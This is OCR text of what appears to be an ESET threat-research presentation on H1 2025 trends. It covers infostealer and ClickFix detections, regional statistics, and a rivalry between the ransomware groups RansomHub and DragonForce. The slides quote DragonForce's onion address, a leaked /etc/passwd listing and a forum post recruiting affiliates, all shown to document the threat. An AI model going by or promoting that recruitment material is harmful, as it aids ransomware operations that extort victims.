
Ransomware takedowns

Victims according to data leak sites




:~#
RansomHub

Victims according to data leak sites



DragonForce

Victims according to data leak sites



DragonForce

DragonForce - work without paranoia

z3wqggtxft7id3ibr7srivv5gjof5fwg76slewnzwwakjuf3nlhukdid.onion

/etc/passwd | .env (Oh-no...) | Chat dump

It is not good...

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used for TPM access:/:/sbin/nologin
polkitd:x:998:996:User for polkitd:/:/sbin/nologin
clevis:x:997:993:Clevis Decryption Framework unprivileged user:/
var/cache/clevis:/sbin/nologin
unbound:x:996:992:Unbound DNS resolver:/etc/unbound:/sbin/
nologin
libstoragemgmt:x:995:991:daemon account for libstoragemgmt:/var/
run/lsm:/sbin/nologin
dnsmasq:x:990:990:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/
sbin/nologin
cockpit-ws:x:989:989:User for cockpit web service:/nonexisting:/
```

dragonforce

Feb 18, 2024

Messages 13

Reaction score 4

Points 3

DragonForce

&

RansomHub

Hi. Don't worry **RansomHub** will be up soon, they just decided to move to our infrastructure! We are reliable partners.
A good example of how "**projects**" work, a new option from The **DragonForce** Ransomware Cartel!


- **RansomHub / Blog:** [redacted]
- **RansomHub / Client:**

Spoiler: Settings,


P.S. RansomHub hope you are doing well, consider our offer! We are waiting for everyone in our ranks.

Zdroj: Sophos

Victims according to data leak sites



Victims according to data leak sites



Agenda

1 Whack-a-hack infostealer edition

2 ClickFix: Fake errors, real threats

3 NFC malware on the rise

4 **Ransomware deathmatch**

Agenda

1 Whack-a-hack infostealer edition

2 ClickFix: Fake errors, real threats

3 NFC malware on the rise

4 Ransomware deathmatch

5 **Hidden bonus (regional data)**

HTML/Phishing.Agent
20.0%
DOC/Fraud
8.8%
JS/Agent
6.7%
VBA/TrojanDownloader.Agent
6.0%
MSIL/TrojanDownloader.Agent
4.2%
Win/Exploit.CVE-2017-0199
4.2%
HTML/Phishing
4.2%
HTML/FakeCaptcha
4.1%
PDF/Phishing
2.3%
PDF/Fraud
2.1%
2025

ITA HoH 2025

All threats	-35%
Phishing	-29%
DOC/Fraud	+50%
MSIL/TrojanDowloader.Agent	+60%


ITA HoH 2025

HTML/FakeCaptcha

-97%

LummaStealer

-92%


HTML/Phishing.Agent
23.1%
DOC/Fraud
8.6%
HTML/Phishing.Agent
7.8%
JS/Agent
6.0%
JS/Danger
5.2%
PDF/Phishing
3.5%
HTML/Fraud
3.1%
HTML/FakeCaptcha
2.9%
PDF/Fraud
2.6%
HTML/Phishing.MetaMask
2.1%
2025

DACH HoH 2025

All threats	-47%
Phishing	-37%
HTML/FakeCaptcha	-98%
LummaStealer	-93%

Digital Security
Progress. Protected.

Threat Report

H1 2025

December 2024 – May 2025

(eset):research

Digital Security
Progress. Protected.


APT Activity Report

WIPERS, PHISHING, AND UNPATCHED VULNERABILITIES

October 2024 – March 2025

(eset):research

Thank you!



Digital Security
Progress. Protected.

www.eset.com | www.welivesecurity.com | @ESETresearch

(eset):research